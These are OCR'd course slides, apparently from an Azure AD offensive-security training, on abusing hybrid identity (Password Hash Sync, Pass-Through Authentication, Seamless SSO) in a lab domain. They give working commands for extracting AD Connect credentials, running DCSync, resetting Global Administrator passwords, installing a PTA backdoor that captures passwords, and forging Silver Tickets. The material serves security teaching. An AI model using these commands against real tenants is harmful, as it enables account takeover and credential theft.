
Hybrid Identity - Azure AD Connect

- An on-premises AD can be integrated with Azure AD using Azure AD Connect with the following methods. Every method supports Single Sign-on (SSO):
  - Password Hash Sync (PHS)
  - Pass-Through Authentication (PTA)
  - Federation
- For each method, at least the user synchronization is done and an account MSOL_<installationidentifier> is created on the on-prem AD.

Hybrid Identity - PHS

- It synchronizes users and a hash of their password hashes (not clear-text or original hashes) from on-prem AD to Azure AD.
- The simplest and most popular method for getting a hybrid identity.
- PHS is required for features like Identity Protection and AAD Domain Services.
- Hash synchronization takes place every two minutes.
- When a user tries to access any Azure resource, the authentication takes place on Azure AD.
- Built-in security groups are not synced.
- By default, password expiry and account expiry are not reflected in Azure AD. That means a user whose on-prem password is expired (not changed) can continue to access Azure resources using the old password.

Hybrid Identity - PHS



Hybrid Identity - PHS - Abuse

- When PHS is configured :
  - An account with name MSOL_<installationID> is automatically created in on-prem AD. For example, MSOL_782bef6aa0a9. This account has replication (DCSync) permissions in the on-prem AD.
  - An account Sync_<name of on-prem ADConnect Server>_installationID is created in Azure AD. For example, Sync_DEFENG-ADCNCT_782bef6aa0a9. This account can reset password of ANY user (synced or cloud only) in Azure AD.

- Passwords for both the accounts are stored in SQL server on the server where Azure AD Connect is installed and it is possible to extract them in clear-text if you have admin privileges on the server.

Lateral Movement - PHS

- You can enumerate the server where Azure AD connect is installed using the following on-prem enumeration (assuming that the server is domain joined - which is the Microsoft recommended method)
  - Using the ActiveDirectory module:

```
Get-ADUser -Filter "samAccountName -like 'MSOL_*'" -
Properties * | select SamAccountName,Description | fl
```

- Or from Azure AD (below command uses the Azure AD module)

```
Get-AzureADUser -All $true | ?{$_.userPrincipalName -
match "Sync_"}
```

Lateral Movement - PHS - On-Prem Dominance

- Once the Azure AD connect server is compromised. Use the below commands from the AADInternals module to extract credentials.

```
Get-AADIntSyncCredentials
```

- Using the creds of MSOL_* account, we can run DCSync against the on-prem AD

```
runas /netonly /user:defeng.corp\MSOL_782bef6aa0a9 cmd
Invoke-Mimikatz -Command '"lsadump::dcsync
/user:defeng\krbtgt /domain:defeng.corp /dc:defeng-
dc.defeng.corp"'
```

Lateral Movement - PHS - On-Prem to Cloud

- Using the creds of Sync_* account, we can reset password for any user (including Global Administrators and even the user who created the tenant).
- Using the creds, request an access token for AADGraph and save it to cache

```
$passwd = ConvertTo-SecureString '<password>' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential("Sync_DEFENG-ADCNCT_782bef6aa0a9@defcorpsecure.onmicrosoft.com", $passwd)
Get-AADIntAccessTokenForAADGraph -Credentials $creds -SaveToCache
```

Lateral Movement - PHS - On-Prem to Cloud

- Next, enumerate the Global Admins

```
Get-AADIntGlobalAdmins
```

- To reset the password of an on-prem user that is synced to Azure AD we need the ImmutableId (Unique Identifier derived from on-prem GUID) for the user

```
Get-AADIntUser -UserPrincipalName
onpremadmin@defcorpsecure.onmicrosoft.com | select ImmutableId
```

- Finally, reset the user's password.

```
Set-AADIntUserPassword -SourceAnchor "E2gG19HA4EaDe0+3LkcS5g==" -
Password "SuperSecretpass#12321" -Verbose
```

- You can now access any Azure AD resource (like Azure portal) using the new password. For on-prem resources, the old password can be used.

Lateral Movement - PHS - On-Prem to Cloud

- To reset the password of cloud only user, we need their CloudAnchor that can be calculated from their cloud objectID

```
Get-AADIntUsers | ?{$_.DirSyncEnabled -ne "True"} | select UserPrincipalName,ObjectID
```

- The CloudAnchor is of the format USER_ObjectID.
- Finally, reset the user's password.

```
Set-AADIntUserPassword -CloudAnchor "User_10caa362-7d18-48c9-a45b-9c3a78f3a96b" -Password "SuperSecretpass#12321" -Verbose
```

- You can now access any Azure AD resource (like Azure portal) using the new password.

Learning Objective - 24

- **Instructor only -**
  - Use the credentials for administrator of Azure AD connect that you compromised earlier and extract the credentials of MSOL_* and Sync_* account from the AD Connect server of defeng.corp
  - Use the above credentials to compromise the user onpremadmin synced to defcorpsecure.onmicrosoft.com tenant.
- Use the credentials of the user onpremadmin to access the defcorpsecure tenant.


Part of - Kill Chain - 1

Topics covered - Authenticated Enumeration, Privilege Escalation and On-prem to Cloud Lateral Movement

Hybrid Identity - PTA

- No password hash synchronization of any form to the cloud takes place in PTA but Identity synchronization still takes place.
- Useful in enforcing on-prem password policies as the authentication is validated on-prem. The communication with cloud is done by an authentication agent and not the on-prem DC.
- Only outbound communication (Ports 80 and 443) from the authentication agent to Azure AD.

Hybrid Identity - PTA



Hybrid Identity - PTA - Abuse

- The Authentication Agent communicates to Azure AD on behalf of on-prem DC. If we can compromise the authentication agent, it is possible to verify authentications for ANY synced user even if the password is wrong!
- That is, you just need valid userPrincipalName and use any password with that! Skeleton key attack for Azure AD!
- On the other hand, if we can compromise a Global Administrator, we can install an authentication agent in our own infrastructure that will authorize all login attempts.

Lateral Movement- PTA - On-Prem to Cloud

- Once we have admin access to an Azure AD Connect server running PTA agent, run the following command from AADInternals to insert a backdoor. (Needs to be run as Administrator and needs VC++)

```
Install-AADIntPTASpy
```

- Once the backdoor is installed, we can authenticate as any user synced from on-prem without knowing the correct password!
- Also, it is possible to see the correct password of on-prem users authenticating on the cloud using the below command on the machine where the backdoor is installed

```
Get-AADIntPTASpyLog -DecodePasswords
```

- The DLL used for injection and passwords are stored, by default, in a hidden directory C:\PTASpy

Lateral Movement- PTA - Cloud to On-Prem

- We can register a new PTA agent after getting GA privileges by setting it on an attacker controlled machine. Once the agent is setup, we can repeat the previous steps to authenticate using any password and also, get the passwords in clear-text

```
Install-AADIntPTASpy
```

- Once the backdoor is installed, we can authenticate as any user synced from on-prem without knowing the correct password!
- Also, it is possible to see the correct password of on-prem users authenticating on the cloud using the below command on the machine where the backdoor is installed

```
Get-AADIntPTASpyLog -DecodePasswords
```

Learning Objective - 25

- **Instructor only**
  - Use the credentials for administrator of Azure AD connect that you compromised earlier and setup a backdoor on the AD Connect server of defres.corp
- Check if you can access the tenant as onpremdbadmin@defres.onmicrosoft.com user whose password we extracted.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Privilege Escalation, On-prem to Cloud Lateral Movement and Cloud to On-Prem Lateral Movement

Hybrid Identity - Seamless SSO

- Azure AD Seamless SSO automatically signs users in when they are on on-prem domain-joined machine. There is no need to use passwords to log in to Azure AD and on-prem applications.
- Supported by both PHS and PTA.
- When Seamless SSO is enabled, a computer account AZUREADSSOACC is created in the on-prem AD. This account's Kerberos decryption key is shared with Azure AD.
- Azure AD exposes an endpoint (https://autologon.microsoftazuread-sso.com) that accepts Kerberos tickets. Domain-joined machine's browser forwards the tickets to this endpoint for SSO.

Persistence - AZUREADSSOACC - On-Prem to Cloud

- Password/key of the AZUREADSSOACC never changes.
- If we can compromise the NTLM hash of the AZUREADSSOACC machine account, we can create Silver Tickets for any synced on-prem user!

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:defeng\azureadssoacc$
/domain:defeng.corp /dc:defeng-dc.defeng.corp"'
```

- We just need the userPrincipalName and SID of the user to create the Silvert ticket that can be used from any machine connected to the internet


```
Invoke-Mimikatz -Command '"kerberos::golden /user:onpremadmin1 /sid:S-1-5-
21-938785110-3291390659-577725712 /id:1108 /domain:defeng.corp /rc4:<>
/target:aadg.windows.net.nsatc.net /service:HTTP /ptt"'
```

- Our lab environment (for both PHS and PTA) uses different UPN prefixes for on-prem and Azure domain so the SSO will not work ;)

Hybrid Identity - Federation

- In case of federation, a trust is established between unrelated parties like on-prem Active Directory and Azure AD.
- In Federation, all authentication occurs in the on-prem environment and the user experiences SSO across all the trusted environments.
- Users can access cloud applications by using their on-prem credentials.


Hybrid Identity - Federation



Hybrid Identity - Federation

- In any federation setup there are three parties:
  - User or Client
  - Identity Provider (IdP)
  - Service Provider (SP)
- The identity provider authenticates the user and then the user can access a service on the service provider.
- Security Assertion Markup Language (SAML) is used for exchanging all the authentication and authorization information between the providers.

Hybrid Identity - Federation



Hybrid Identity - Federation - ADFS

- AD FS is a claims-based identity model.
- ".. claims are simply *statements* (for example, name, identity, group), made about users, that are used primarily for authorizing access to claims-based applications located anywhere on the Internet."
